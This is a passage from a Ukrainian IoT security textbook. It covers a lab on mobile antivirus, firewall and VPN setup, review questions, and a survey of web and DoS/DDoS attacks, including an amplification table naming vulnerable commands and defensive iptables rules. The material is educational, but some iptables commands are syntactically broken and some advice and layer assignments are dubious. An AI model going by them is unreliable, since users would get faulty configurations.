Двофакторний метод автентифікації є одним з прикладів підвищеного захисту проти атак MITM. Паролі стають все менш надійними способами захисту облікових записів та систем, тож додавання другого фактора, такого як апаратний ключ, додатковий пароль чи певний PIN-код, що вводиться окремо від основного пароля, значно ускладнює перехоплення трафіка або злам шифру для зловмисника. Це не означає, що зашифровані дані неможливо зламати – хакерам часто вдається підробити сертифікат і видавати фальшиві веб-ресурси за офіційні банківські веб-сайти або портали входу, які вони використовують для крадіжки інформації.

Атаки MITM є чудовим прикладом перегонів озброєнь в кібербезпеці: як тільки буде зламана нова форма шифрування, розробники запропонують новий тип захисту, який також з часом буде зламано.

Є ще ціла низка загроз, які неможливо точно і чітко відстежити та, досить часто, вчасно зреагувати на них і прийняти відповідні міри щодо їх протидії та вчасно усунути наслідки. Існують відповідно також ще й загрози «0-го (нульового) дня» або «Zero-day Threat» – це ті загрози, які ще не виявлені або технічний рівень яких випереджає технічний рівень засобів протидії і антивірусного захисту.

Практична робота № 6

Мета роботи: вивчення процесів і прийомів захисту даних та трафіка даних в мобільних та персональних пристроях IoT та BYoD, здобуття навичок захисту інформації.

Необхідні ресурси: мобільний пристрій (смартфон) та персональний пристрій з доступом до мережі Інтернет та відкритим акаунтом Google і встановленим Playmarket або Applestore версії не нижче 2020 р. (ver. 10–15 або вище).

Завдання 1. *Виявлення загроз методами автоматизованого захисту даних для захисту персональних та інших даних і даних доступу до різних сервісів в мобільних пристроїях та пристроях Інтернету речей.*

1.1. Створити антивірусний бар'єр:

а) знайти на своєму мобільному пристрої програму безпеки і активувати її. Запустити додаток і просканувати пристрій на предмет виявлення вірусів та кіберзагроз;

б) запустити модуль безпеки в режимі сканування: 1) спочатку критичних областей; 2) пам'яті; 3) інших ресурсів; 4) усього простору і пам'яті в мобільному пристрої.

1.2. Покращити антивірусний бар'єр:

а) зайти в Google і встановити Playmarket чи Applestore, залежно від типу мобільного пристрою та версії ОС на ПК/мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету та відкритим акаунтом;

б) встановити один із можливих варіантів Антивірусного програмного забезпечення:

- Avast Mobile;
- Dr.Web;
- Malwerebytes;
- Інтернет-антивірус;
- інший варіант платформи антивірусного захисту пристрою.

1.3. Оновити модуль сканування і антивірусні бази до актуальної (останньої) версії – Up-today.

1.4. Запустити сканування безпеки модулем безпеки в режимі сканування: 1) спочатку критичних областей; 2) пам'яті; 3) інших ресурсів; 4) усього простору і пам'яті в мобільному пристрої.

1.5. Запустити систему сканування із максимальними правами доступу на повне сканування пристрою.

1.6. Скачати на свій пристрій тестовий зразок вірусного програмного забезпечення із сайту: www.malweretest.com/treats_examples/download.

1.7. Запустити антивірусний сканер в режимі аналізу вторгнень і подивитись реакцію на виявлення тестового зразка вірусу. Матеріали і скріншоти занести у звіт.

1.8. Перевірити підготовлений тестовий зразок вірусу (!!! не запускаючи його) на www.virustotal.com – ресурсі для комплексної перевірки безпеки файлів і компонентів ОС.

Подивитись і проаналізувати реакцію системи. Матеріали і скріншоти занести у звіт.

Завдання 2. *Налаштування максимального захисту.*

2.1. Зайти в системні налаштування пристрою (системне меню може відрізнятись залежно від моделі і версії ОС в різних пристроях):

Налаштування → Безпека → Правила доступу програм → Спеціальні функції

Активувати доступ off → on для програми антивірусного сканування.

2.2. Активувати доступ в режимі інтерактивного виявлення шкідливого ПЗ в системному меню «Функції управління» в програмі антивірусного захисту.

Підвищити рівень безпеки до максимального і активувати інтерактивне

виявлення шкідливого ПЗ або вірусів в режимі реального часу.

2.3. Активувати захист Інтернет-перегляду і мережі в доступі (в режимі інтерактивного виявлення ШПЗ) в системному меню «Функції управління» в програмі антивірусного захисту. Підвищити рівень безпеки Інтернет-перегляду *до максимального рівня* і активувати інтерактивне виявлення шкідливого ПЗ або вірусів в режимі реального часу.

2.4. Робота із додатками Веб-браузерів для збору аналітики Інтернет-сервісами.

а) встановити додаток *Ghostery* для *Google Chrome*:

Браузер → Налаштування → Додатки та доповнення → Додати з магазину → Пошук → Ghostery → Ghostery for Google Chrome.

Виконати базові налаштування, направлені на блокування реклами і роботи систем аналітики ресурсів Інтернет технологій. Запустити додаток в режим блокування аналітики. Навести дані аналітики (заблоковані ресурси, трекери, куки, дані сайтів);

б) встановити додаток *ADB Block Plus* :

Браузер → Налаштування → Додатки та доповнення → Додати з магазину → Пошук → ADB Block → ADB Block for Google Chrome.

Виконати базові налаштування, направлені на блокування реклами і роботи систем аналітики. Скріншоти і матеріали аналізу, дані статистики додати у звіт;

в) виконати налаштування безпеки в ручному режимі для браузера для Інтернет-серфінгу, направлені на блокування відстежування Інтернет-технологіями:

Браузер → Налаштування → Основні → Аналітика

поставити «галочку» (відмітити) у полі ***не відстежувати у Google Chrome***. Переглянути аналітику даних попередніх додатків із цією опцією. Зробити аналітичні висновки щодо роботи додатків стосовно появи контентної та таргетованої реклами і супровідних інформаційних матеріалів;

г) навести приклади потенційно небезпечної інформації/файлів із мережі Інтернет. Навести приклади програмного коду вірусного ПЗ: код і функціонал. Навести методи і способи нейтралізації потенційних загроз контенту і роботи із такою інформацією.

2.5. Зайти в Playmarket в смартфонах або планшетних ПК на базі операційної системи Android або Appstore для мобільних пристроїв на базі iOS або інше хмарне сховище програм для інших пристроїв із операційними системами, відмінних від зазначених. У терміналі мобільного пристрою виконати команду: terminal → Ipconfig.

Зафіксувати IP-адресу вашого пристрою в мережі Інтернет:

а) встановити один із доступних сервісів VPN (Free VPN) із гарним рейтингом;

б) запустити VPN (Free VPN);

в) знову виконати команду: terminal → ipconfig. Зафіксувати IP-адресу пристрою в мережі Інтернет із запушеним сервісом VPN. Зробити аналітичні висновки і скріншоти про IP-адреси пристрою;

г) у випадку потенційної кіберзагрози DDoS-атаки або зміни експоненційного збільшення завантаженості шляхом підключень включити/переключити VPN-сервіс і змінити IP-адресу мобільного пристрою/обчислювальної платформи – як спосіб збільшення кіберстійкості до DDoS-атак і превентації завантажень на мережу.

2.6. Зайти в Playmarket на смартфонах або планшетних ПК на базі операційної системи Android або Appstore для мобільних пристроїв на базі iOS або інше хмарне сховище програм для інших мобільних пристроїв із операційними системами, відмінних від зазначених. Встановити один із доступних мережевих екранів Firewall. Активувати (запустити) встановлений мережевий екран/фаєрвол:

а) активувати мережевий екран/фаєрвол і подивитись в налаштуваннях статистику і трафік встановлених мережевих програм (всіх програм в мобільній платформі):

Firewall → Settings → Rules/programs

Налаштувати заборону доступу для inbound/outbound трафіка всіх програм, крім тих, якими Ви користуєтесь в поточний момент для виконання цих програм;

б) запустити два сервіси одночасно: VPN + Firewall. Це забезпечить максимальний захист як від мережевих вторгнень ззовні, так і від потенційних загроз трафіку;

в) запустити попередньо встановлений монітор онлайн–трафіка в режимі реального часу.

Подивитись статистику і зробити скріншоти графіків трафіка мережі із включеними і налаштованими сервісами VPN + Firewall та попередньо без них. Зробити відповідні висновки.

Завдання 3. *Проведення аудиту безпеки за всіма пунктами системи доступу*

3.1. Зайти в налаштування безпеки мобільного пристрою в загальній консолі всіх налаштувань (може відрізнятись залежно від моделі мобільного пристрою або операційної системи):

Settings → Programs → Safety або Settings → safety

3.2. Переглянути дозволи, надані програмам (зокрема службовим), що встановлені у телефоні, смартфоні або мобільному пристрої, налаштування за категоріями системних ресурсів.

3.3. Шляхом евристичного синтезу і евристичного аналізу (розумом і аналітикою ☺) визначити програми, які отримані дозволи до ресурсів мобільного пристрою, що не є правомірними і адекватними порівняно із їхнім необхідним технічним функціоналом.

Увага! *Дозволи на ті програми, яких Ви не знаєте або володієте неповною інформацією щодо їх прав доступу, модифікувати не можна. Це може призвести до часткової або повної втрати функціоналу мобільної обчислювальної платформи / мобільного персонального пристрою.*

3.4. Провести аудит безпеки за всіма пунктами системи доступу до прав та інше.

3.5. Встановити актуальний антивірусний захист із функціонуючим щоденним оновленням антивірусних баз та функціями аналізу веб-інтерфейсів і контролю моніторингу аналізу веб-серфінгу. Матеріали і скріншоти додати у звіт.

Завдання 4. *Дослідження модуля WEB-захисту*

1.1. Встановити один із можливих варіантів модуля захисту/кіберзахисту Веб-системи Інтернет-перегляду (McFee; LookBit Web; Internet Sec; E-set) або в складі діючого антивірусного Trial-пакета в (пробному) варіанті.

1.2. Провести дослідження і зібрати коротку статистику даних результатів антивірусного сканування і перегляду Інтернет-сторінок.

1.3. Коротко охарактеризувати результати щодо потенційних кіберзагроз або потенційної кібератаки, якщо є, або їх потенційно можливу появу (якщо такий випадок трапляється) внаслідок використання Інтернет-технологій та Інтернет-серфінгу.

Контрольні запитання

1. Які кіберзагрози і ризики є основними для канальних трактів IoT?
2. Які місця і які пристрої в канальних трактах IoT і мобільних пристроїв є вразливими ?
3. Як реалізується атака MITM в IoT в чому її сутність? Наведіть приклад коду для переповнення буфера пам’яті МК.
4. Як реалізується атака DNS-Spoofing в IoT та в чому її суть?
5. Як реалізується атаки несанкціонованого доступу до пристроїв і даних IoT та в чому її сутність?
6. Наведіть приклад і схему базової атаки в IoT ?
7. Як реалізується атака IP-Spoofing в IoT та в чому її суть? Наведіть приклад і схему базової атаки в IoT.
8. Як реалізується атака MAC-Spoofing в IoT та в чому її суть? Наведіть приклад і схему базової атаки в IoT.
9. Що таке пограничні і мережеві пристрої IoT і які існують базові інформаційні загрози?
10. Які пристрої можна віднести до мікроконтролерних пристроїв IoT і його моделей?
11. Які базові інформаційні загрози і втручання є в канальному рівні архітектури IoT?
12. Які основні інформаційні загрози існують для кінцевих ліній і каналів пристроїв комутації і маршрутизації Інтернету речей?

7 ВИЯВЛЕННЯ WEB-АТАК ТА КІБЕРАТАК СУЧАСНИМИ МЕТОДАМИ І ЗАСОБАМИ

7.1 Класифікації і види атак у пристроях IoT

Ризики, пов′язані з інтернетом речей, виходять на новий рівень через сумісність, програми та автономне прийняття рішень, оскільки з′являються різні лазівки в безпеці та потенційні вразливості, завдяки чому питання безпеки та конфіденційності даних мають дуже важливу роль.

Кількість інтернет-загроз і атак у web-технологіях мобільних пристроїв та у пристроях Інтернету речей дуже велика. Серед них такі:

- порушення принципів і структури роботи WEB-сервісів і WEB-додатків;
- порушення правил взаємодії і кібербезпеки інтерфейсів і каналів WEB -сайтів і WEB -додатків;
- порушення принципів кіберзахищеності інформаційних систем (згідно з OWASP);
- наявність вразливостей і можливостей для здійснення ін'єкцій шкідливих інструкцій і шкідливого коду. Серед атак і, зокрема, ін'єкцій можна виділити такі: SQL-ін'єкції та noSQL-ін'єкції, а також збережені SQL-ін'єкції; ін'єкції HTML-коду, iFrame- коду, LDAP-коду, XML/XPath- коду, PHP-коду;
- AJAX/JSON/jQuery- та SQL-ін'єкції в XML;
- концепції XML-атак;
- використання User-Agent;
- атаки із порушення протоколу доступу до об'єктів (SOAP);
- атаки зі зламом автентифікації і сеансу та атаки на функціонал відновлення і скидання паролів;
- атака на форми входу та форми пошуку, на управління виходом, атаки на паролі та атаки з обходом CAPTCHA;
- атаки на управління сеансом та атаки на Cookies й на передавання ідентифікатора сеансу URL;
- атаки на SSL BEAST / CRIME / BREACH;
- атака на вразливість Heartbleed та POODLE;
- зберігання даних в веб-сховищі HTML5 та в текстових файлах;
- використання застарілих версій SSL і TLS;
- атака XXE під час скидання пароля;
- атака на відмову в обслуговуванні DOS;
- атаки типу «обхід каталогу» та «обхід каталогу в каталогах»;
- атака на заголовок Host, яка веде до порушення кеша;
- атака на обмеження доступу до пристроїв і до каталогів;
- атака SSRF і атаки із підробкою запитів на стороні сервера (SSRF);

- атаки із відмовами в обслуговуванні з використанням Slow HTTP DoS, SSL-Exhaustion та XML Bomb;
- атаки із використанням небезпечних конфігурацій: DistCC, FTP, NTP, SNMP, VNC, WebDAV;
- атаки із використанням локального підвищення привілеїв;
- атака MITM («Людина всередині») в HTTP та в SMTP;
- атаки із використанням небезпечного зберігання архівних файлів.

Насправді атак і принципів їх реалізації саме в Web-технологіях є багато, і сучасні технології збільшують і їх кількість, і еволюцію їх реалізації.

7.2 DoS і DDoS-атаки у web-технологіях

Більшість атак у web-технологіях призводять до відмов в обслуговуванні (DoS – Deniel of Service).

Якщо атака відбувається одночасно з великої кількості IP-адрес, то її називають *розподіленою (DDoS – Distributed Denial-of-service*). Атака на відмову в обслуговуванні або розподілена атака на відмову в обслуговуванні означає напад на комп'ютерну систему з наміром зробити комп'ютерні ресурси недоступними до користувачів, для яких комп'ютерна система була призначена.

Одним із найпоширеніших методів нападу є насичення атакованого комп'ютера або мережевого устаткування великою кількістю зовнішніх запитів (часто безглуздих або неправильно сформульованих). Таким чином, атаковане устаткування не може відповісти користувачам або відповідає настільки повільно, що стає фактично недоступним.

Взагалі, відмова сервісу може здійснюватися таким чином:

- примусом атакованого устаткування до зупинення роботи програмного забезпечення/устаткування або до витрат наявних ресурсів, внаслідок чого устаткування не може продовжувати роботу;
- заняттям комунікаційних каналів між користувачами і атакованим устаткуванням, внаслідок чого якість сполучення перестає відповідати вимогам.

7.2.1 Різновиди атак DoS-атак

DoS-атаки поділяються на локальні та віддалені.

До *локальних DoS-атак* відносяться різні експлойти: форк-бомби і програми, що відкривають по мільйону файлів або запускають деякий циклічний алгоритм, який «з'їдає» пам'ять та ресурси процесора. Для локальної DoS-атаки необхідно мати (або якось отримати) доступ до атакованого пристрою на рівні, що буде достатнім для захоплення ресурсів.

Віддалені DoS-атаки бувають двох видів:

1. *Віддалена експлуатація помилок в ПЗ* з метою довести його до неробочого стану.

2. *Флуд (Flood)* – посилання на адресу жертви величезної кількості безглуздих (рідше – осмислених) пакетів. Метою флуду може бути канал зв'язку або ресурси машини.

У першому випадку потік пакетів займає весь пропускний канал і не дає атакованій машині можливості обробляти легальні запити. У другому – ресурси машини захоплюються за допомогою багаторазового і дуже частого звернення до деякого сервісу, що виконує складну ресурсоємну операцію. Це може бути, наприклад, тривале звернення до одного з активних компонентів (скрипту) web-сервера. Сервер витрачає всі ресурси машини на обробку запитів, що атакують, а користувачам доводиться чекати.

У традиційному виконанні (один атакувальник – одна жертва) наразі залишається ефективним лише перший вид атак. Просто через те, що за сьогоднішньої ширини каналу серверів, рівнів обчислювальних потужностей і повсюдного використання різних анти-DoS прийомів в ПЗ (наприклад, затримки у випадку багаторазового виконання тих самих дій одним клієнтом), атакувальник перетворюється на докучливого комара, не здатного завдати будь-якого збитку. Але, якщо цих «комарів» наберуться сотні, тисячі або навіть сотні тисяч, вони легко «покладуть» сервер «на лопатки».

Розподілена атака типу «відмова в обслуговуванні», зазвичай здійснювана за допомогою безлічі «зазомбованих» хостів, може відрізати від зовнішнього світу навіть найстійкіший сервер, і єдиним ефективним захистом в цьому випадку є організація розподіленої системи серверів (кластера).

Одним з варіантів організації DDoS-атак є *ботнет* – зараження певної кількості комп'ютерів програмами, які в певний момент починають здійснювати запити до атакованого сервера.

Як було зазначено, DoS/DDoS-атаки – це хакерські атаки на обчислювальну систему з метою довести її до відмови, тобто створення таких умов, за яких легальні користувачі системи не можуть отримати доступ до надаваних системних ресурсів (серверів) або цей доступ ускладнений.

Відмова «ворожої» системи може бути і кроком до оволодіння системою (якщо в нештатній ситуації ПЗ видає будь-яку критичну інформацію – наприклад, версію, частина програмного коду і т. д.). Але частіше – це міра економічного тиску, оскільки простій служби, що приносить дохід, рахунки від провайдера і заходи з захисту від атаки відчутно «б'ють по кишені». Нині DoS і DDoS-атаки найбільш популярні, оскільки дозволяють довести до відмови практично будь-яку систему, не залишаючи юридично значимих доказів.

Для виявлення розподілених мережевих DoS і DDoS-атак і захисту від них необхідно класифікувати їх і знати принципи їх роботи.

7.2.2 Класіфікація за рівнем атакованого об’єкту в моделі OSI

Критерієм для класифікації DoS і DDoS-атак можна розглядати об'єкт, на який націлена атака. В такому випадку, виходить, основні класи атак, що відповідають рівням моделі ISO OSI:

1. *Атаки канального рівня (L2).* Ці атаки спрямовані на вичерпання ємності мережевого каналу. Внаслідок цього доступ сервера до зовнішньої мережі стає неможливим. Для реалізації цих атак використовуються об'ємні потоки трафіка (на даний момент вони вимірюються в Гб/с). Під час цієї атаки обробляти трафік необхідно на стороні провайдера, дата-центру.

2. *Атаки мережевого рівня (L3).* Ці атаки спрямовані на порушення роботи елементів мережевої інфраструктури. Для запобігання їм необхідний річний аналіз мережевої інфраструктури. Якщо своєї автономної системи немає, то боротьба з атаками цього класу ведеться провайдером або дата-центром. Бажано співпрацювати з ними.

3. *Атаки транспортного рівня (L4).* До них відносять атаки, спрямовані на експлуатацію слабких місць TCP-стека. В TCP-протоколі використовується таблиця відкритих з'єднань. Атаки саме на неї і становлять цей клас. Необхідний постійний аналіз поведінки TCP-стека, TCP-клієнтів, TCP-пакетів, а також евристичний аналіз.

4. *Атаки прикладного рівня (L7).* Ці атаки спрямовані на порушення роботи Web-додатків. Атаки цього класу характеризуються великою різноманітністю і вичерпують ресурси сервера. У цьому випадку необхідний поведінковий і кореляційний аналіз, моніторинг ресурсів сервера. Крім того, необхідним є оптимальне налаштування сервера під розв'язувані ним задачі. Повністю автоматизувати боротьбу з цим класом атак майже неможливо.

7.2.3 Приклади атак різих рівнів

Приклад 1. Атака із використанням ***уповільнення каналів SlowLoris,*** яка здійснюється на транспортному рівні (L4).

Опис і принцип роботи цієї атаки полягають в тому, що вона встановлює багато відкритих з'єднань на сервері за допомогою постійного відправлення незавершених HTTP-запитів. У певні моменти часу Slowloris відправляє HTTP-заголовки для кожного запиту, але не завершує з'єднання. Якщо запити надсилаються з оптимальною періодичністю, сервер починає чекати завершення активних з'єднань. В такому випадку ресурси сервера залишаються відносно вільними, але сам сервер перестає обслуговувати нові підключення. Справа в тому, що веб-сервери Apache 1-2.x, dhttpd, GoAhead WebServer і Squid підтримують обмежену кількість одночасно відкритих підключень. Але Slowloris не становить загрози для серверів IIS, lighttpd, NGINX. Вони мають ефективні механізми розподілення навантаження і використовують пули робочих потоків (worker pool), які дозволяють утримувати будь-яку кількість відкритих з'єднань за наявності вільних ресурсів.

Приклад 2. Атака із використанням ***уповільнення WEB-запитів Slow HTTP POST/GET.*** Рівень атаки – транспортний рівень (L4).

Опис і принцип роботи такі. Атака основана на вразливості в протоколі HTTP. Slow HTTP POST – атака відправляє POST-заголовок з полем Content-Length. Веб-сервер розуміє, який обсяг даних він має отримати. Після цього з дуже низькою швидкістю передається тіло POST повідомлення. Це дозволяє задіяти ресурси сервера тривалий час і, внаслідок цього, перешкодити обробці інших запитів. Атака небезпечна для веб-серверів Microsoft IIS і Apache та NGINX зі стандартними налаштуваннями в рамках протоколів HTTP, HTTPS, підключень SSL, VPN. Також атака може бути налаштована для роботи з SMTP і DNS-серверами. Цей тип атаки на відмову в обслуговуванні можна організувати через proxy. Трафік такої атаки схожий з легітимним трафіком.

Приклад 3. Атака із використанням ***уповільнення Sockstress.*** Рівень атаки – транспортний рівень (L4).

Опис і принцип роботи атаки полягають в такому. Якщо на веб-сервері є об'єкт, розмір якого більший за send buffer, виділений ядром для з'єднання, то можна змусити ядро не брати дані, а сервер буде пробувати відправити шматок даних, займаючи стек з'єднань, ресурси процесора і пам'ять. За великої кількості подібних з'єднань TCP-стек заповниться і не буде відкривати нові з'єднання DoS/DdoS.

Приклад 4. Атаки типу ***Amplification*** *(атаки N-посилення)*. Рівень атак – канальний (L2).

В основі таких атак лежить відсутність перевірки відправника в UDP-протоколі. Відповідь надсилається адресату, зазначеному в заголовках пакета. Зловмисник може в заголовках пакетів, що відправляються, підмінити свою IP-адресу на IP-адресу атакованого сервера. Також суть атаки полягає в багаторазовому перевищенні обсягу відповіді порівняно із запитом. Таким чином, зловмисник може анонімно організовувати атаки з величезним обсягом трафіка. Служби, які працюють за UDP-протоколом (DNS, NTP, SNMP, rsyslog і багато інших), можуть використовуватися для реалізації атаки. Справа в тому, що мережеві пристрої з цими службами зустрічаються в мережі повсюдно. Служби є включеними за замовчуванням і часто некоректно налаштовані.

У таблиці 7.1 наведено типи amplification-атак, проведених під час досліджень і вказано, за яким протоколом здійснюються атаки, коефіцієнт їх посилення і вразлива команда, яка використовується для реалізації атаки.

DNS, NTP, SNMPv2 – протоколи для отримання інформації про домени, синхронізації часу і мережевого управління, часто зустрічаються в мережі.

NetBIOS і SSDP – протоколи в Windows. CharGEN – старий тестовий сервіс, але його досі можна зустріти на різних системах. BitTorrent – протокол для обміну файлами. Quake Network Protocol і Steam Protocol – протоколи комп'ютерних ігор.

Таблиця 7.1 – Amplification атаки

Протокол	Коефіцієнт посилення	Вразлива команда
DNS	x28-x92	DNS server request
NTP	x994	Monlist request
SNMPv2	x29	GetBulk request
CharGEN	x350	Character generation request
BitTorrent	x4	File search
RIPv1	x131	Malformed request
SSDP	x31	SEARCH request
NetBIOS	x4	Name resolution
Quake Network Protocol	x64	Server info exchange
Steam Protocol	x5.5	Server info exchange

Приклад 5. Атаки типу ***NTP-amplification***. Зловмисник відправляє запит monlist з IP-адресою атакованого сервера до NTP-сервера. У відповідь monlist вносить у свій список 600 останніх клієнтів ntpd. Суть ампліфікації полягає в тому, що порушник відправляє невеликий запит до уразливого сервера і з нього на атакований сервер відправляється великий потік UDP-трафіка. Уразливий NTP-сервер є мимовільною проміжною ланкою атаки. Ntpd до версії 4.2.7p26 схильні до такої атаки.

Приклад 6. Атаки типу ***DNS-Amplification*** *атака*. Вона основана на тому, що порушник відправляє запит уразливому DNS-серверу з IP-адресою атакованого сервера. DNS-сервер відправляє жертві відповідь, розмір якої багаторазово перевищує запит. Таким чином вичерпується канальна ємність атакованого сервера. Можна виділити такі ключові моменти:

- ефект віддзеркалення: підміна IP-адреси дозволяє перенаправити відповіді від усіх DNS-серверів на атакований сервер;
- коефіцієнт посилення атаки (amplification factor): він може набувати значень від 28 до 92. Тобто, на 1 байт запиту сукупність DNS-серверів відправить 28-92 байти відповіді. Це забезпечує кратне збільшення обсягу трафіка;
- проблема «open resolver»: це неправильно налаштований або DNS-сервер старої версії. Він дозволяє отримувати запити з сторонніх мереж, виконуючи рекурсивні запити для них, і відправляти відповіді без необхідних попередніх перевірок.

Приклад 7. Атаки типу ***HTTP-flood за допомогою сервісів***. Рівень атаки: прикладний рівень (L7).

Опис і принцип роботи. WordPress-сайт з включеним Pingback можна використовувати для проведення HTTP flood-атаки на інші сайти. Вони відправляють безліч запитів до атакованого сайту з випадковими параметрами («? A = a» і ін.), за допомогою яких обходиться кешування сторінки. Ця операція швидко витрачає ресурси атакованого сервера і порушує його роботу. Зловмисник може використовувати велику кількість звичайних WordPress-сайтів для DDoS-атаки і не боятися бути виявленим за допомогою Pingback-запиту до файлу XML-RPC.

7.3 Атуальність забезпечення захисту даних в IoT

Забезпечення конфіденційності даних (згідно з загальновідомою моделлю безпеки CIA) в IoT є однією із головних завдань. Нові моделі і методи захисту базуються на комплексному поєднанні функціонала віртуалізації даних, перевірці їх компонентами IDS/IPS в окремих ізольованих програмних контейнерах для окремих потоків і процесів інформації зі змішаним додатковим функціоналом. Також для підвищення рівня безпеки створено додаткові умови перевірки і контролю сторонніх інформаційних потоків та ресурсів даних із паралельним впровадженням надійного і вдосконаленого шифрування даних під час їх передавання. Крім того, набули практики розмежування прав і повноважень доступу на різних рівнях в IT системах IoT із запуском високоризикованих обчислень і потенційно небезпечного ПЗ на віртуальних обчислювальних середовищах (оболонках) для різних процесів.

Нині, в століття цифрової епохи інформаційних технологій, в умовах складних гібридних інформаційних протистоянь і сучасних інформаційних викликів, для кожного користувача IoT та персонального пристрою загалом, дуже гостро стоїть проблема інформаційної безпеки і конфіденційності персональних даних, стабільності роботи їх систем. Для кожного персонального пристрою IoT з інтелектуальними функціями або функціями керування, для ПК/мобільного пристрою, який входить до екосистеми IoT, важливо розуміти необхідність безпечної його експлуатації, передавання, оброблення та зберігання даних на ньому, а також безпеку і кібербезпеку загалом.

Зі зростанням популярності смарт-пристроїв та сервісів IoT зростає інтенсивність кіберзагроз і кібератак. Способи та інструменти для атак постійно еволюціонують, як і сучасне ПЗ для їх реалізації. За статистикою, 4–5 з 10 атак і кібератак направлені на персональні мобільні й IoT-пристрої. *Основними елементами та мішенями для атак в IoT*-системах є:

– канали передавання інформації в IoT-пристрої та IoT-інтерфейси;
– ядро і компоненти введення-виведення IoT-пристроїв ;
– системне і додаткове ПЗ IoT-пристроїв;
– адміністративний механізм розподілу прав доступу в IoT;
– середовища і ПЗ роботи самого користувача на IoT-пристроях;
– операційні системи пристроїв IoT та їх системне ПЗ;
– опорна і суміжна мережева архітектура пристроїв IoT.

Враховуючи таку значну кількість потенційно можливих мішеней для кіберзагроз та велику кількість інформаційних ризиків для IoT, необхідним є використання комплексних підходів і механізмів захисту цих пристроїв та суміжної мережевої інфраструктури.

Актуальною і однією з передових дієвих практик захисту є використання прогресивних підходів, таких як: інтерактивне розмежування мережі та її сегментація; використання проактивного кіберзахисту на базі евристичних методів в IoT; використання мережевих екранів і систем моніторингу.

Також сюди можна віднести і використання сучасного тренду в IoT – розмежування мережі із IoT на області нульової довіри (Zero Trust Area%: ZTA) з пограничними механізмами і елементами захисту та перевірки. Крім того, актуальними є використання комплексного методу перевірки і нейтралізації кіберзагроз за допомогою КСЗІ (комплексної системи захисту інформації): з використанням декількох одночасно працюючих інформаційних технологій і систем захисту IDS/IPS (Intruder Preventition System / Intruder Defense System) у поєднанні з моделями та іншими компонентами захисту даних в IoT. В загальному випадку структурний механізм захисту IoT і його компонент має містити комплексне використання технологій інформаційного захисту в IoT. Сам механізм можна зобразити у вигляді абстрактної ілюстративної формули захисту:

$$\begin{aligned} &f(Max\ IoT\ Data\ Security0) \rightarrow f(End\ Point\ IDS/IPS) + \\ &+\ f(End\ Point\ Component\ Firewall) + \\ &+ f(VPN/VPS(with\ IPSec\ ) + \\ &+\ f(RSA\ Sessions) + f(Zero\ Trust\ Zone\ Policies)\quad ; \\ &F(Max\ IoT\ \ Data\ Security0) \rightarrow \sum_{i=1}^{N} f_i(IoTComponentSecurity), \end{aligned} \tag{7.1}$$

де *F(Max IoT Data Security)* – умовне позначення функції максимального інформаційного захисту з мінімальною кількістю загроз в системах IoT;

f(End Point IDS/IPS) – функція захисту за допомогою сучасних інструментів антивірусного захисту і аналізу даних в IoT;

f(End Point Component Firewall) – функція сучасного захисту за допомогою мережевого екрана із аналізатором трафіка даних в трактах мережі IoT і розмежування (сегментації) мережі IoT;

f(VPN/VPS(with IPSec) – функція захисту за допомогою компонент мережевого тунелю з шифруванням і захищеним протоколом передачі IPSec;

f(RSA Sessions) – функція захисту з використанням механізмів і алгоритмів криптографічного захисту під час обміну даних із ключами шифрування;

f(*Zero Trust Zone Policies)* – функція захисту з використанням політик інформаційної безпеки і політик розмежування прав доступу, основаних на концепції нульової довіри в зонах для IoT;

$f_i(IoTComponentSecurity)$ – умовне позначення одиничних компонентів захисту в IoT з різними механізмами і принципами, які працюють в складі КСЗІ.

Загалом, досягти максимального рівня захисту в IoT можливо тільки із використанням комплексного підходу використання окремих вищезазначених компонентів у наведеній абстрактній формулі захисту (7.1).

Забезпечити повну безпеку функціонала і захищене передавання та оброблення даних IoT персонального спрямування із мобільними персональними пристроями користувачів в його складі в сучасних умовах складних інформаційних викликів і складного диференційного профілю сучасних кіберзагроз вкрай складно, враховуючи різне функціональне спрямування і використання окремих компонент системи захисту IoT. Крім того, використання каналів Інтернет як одного з основних джерел проникнення

інформаційних загроз в IoT значно ускладнює завдання повного захисту. Забезпечення сталості і надійності функціонала, концепції цілісності і безпеки даних в IoT можна тільки з використанням КСЗІ як механізму захисту в IoT. В окремих випадках, коли не потрібен високий рівень захисту в IoT або такий рівень захисту є недоцільним, можна використовувати окремі часткові поодинокі підходи і компоненти захисту за формулою (7.1).

7.4 Відбиття DoS і DDoS атак в IoT

Оскільки способи реалізації DoS-атак та атак іншого типу досить різноманітні і кількість їх видів постійно збільшується, нині актуальними є проблеми раннього виявлення і прогнозування DoS-атак.

Загалом виділяють декілька методів виявлення і протидії DoS-атакам, а також атакам іншого типу та інформаційним впливам. Серед них такі: аналіз інформаційного мережевого потоку і аналіз журналів реєстрації операційної системи або додатків та закриття з'єднань і доступу до ресурсів в IoT як активні дії на кіберзагрозу. Сюди відносять і наслідки кіберзагроз для IoT.

Перший підхід до виявлення атак є більш ефективним через реагування в реальному масштабі часу. Тому основні дослідження зараз спрямовано на розробку способів і процедур виявлення атак в мережевому трафіку. Тут основним завданням є ідентифікація шкідливого трафіка і шкідливих небезпечних з'єднань. Окремі атаки в IoT нині важко відрізнити від звичайних, інколи цілком легітимних, дій користувачів.

Розглянемо окремі приклади і практики захисту від кіберзагроз

7.4.1 Захист в IoT від шкідливих небезпечних з'єднань

Такий захист часто полягає у такому:

- розірвання цих з'єднань. Якщо встановлено WEB-сервер Apache, поставити перед ним кешувальний сервер NGINX. Встановити та налаштувати балансувальник навантаження. На сервері Apache можна встановити *mod_security* – firewall з готовими правилами від OWASP і *mod_reqtimeout* – встановлення таймаутів та мінімальної швидкості передачі даних для отримання запитів;
- додавання правил міжмережевого екрана: обмеження кількості з'єднань з однієї IP-адреси можна реалізувати за допомогою команди опрацювання (агрегації) таблиці маршрутизації:

 # iptables -A INPUT -p tcp --syn --dport 80 -m connlimit –connlimit -above 30 -j DROP

- блокування IP після 10 підключень до порту 80 протягом 30 секунд також можна за допомогою команди:

 # iptables -I INPUT -p tcp --dport 80 -m state -- NEW -m recent – set

 # iptables -I INPUT -p tcp --dport 80 -m state --state NEW -m recent --update --seconds 30 --hitcount 10 -j DROP

Крім того, сервер NGINX має функцію кешування запиту клієнта перед відправленням на бекенд – *client_body_buffer_size*. Бекенд отримає запит лише тоді, коли він повністю завантажиться.

7.4.2 Практика захисту від атак типу Flood

Аномалія і індикатор: різке збільшення навантаження процесора IoT, різке збільшення вхідного та вихідного HTTP-трафіків.

Ознака: на сервер IoT приходить багато однотипних пакетів, різко зростає кількість звернень до ресурсномісткого елемента сайту.

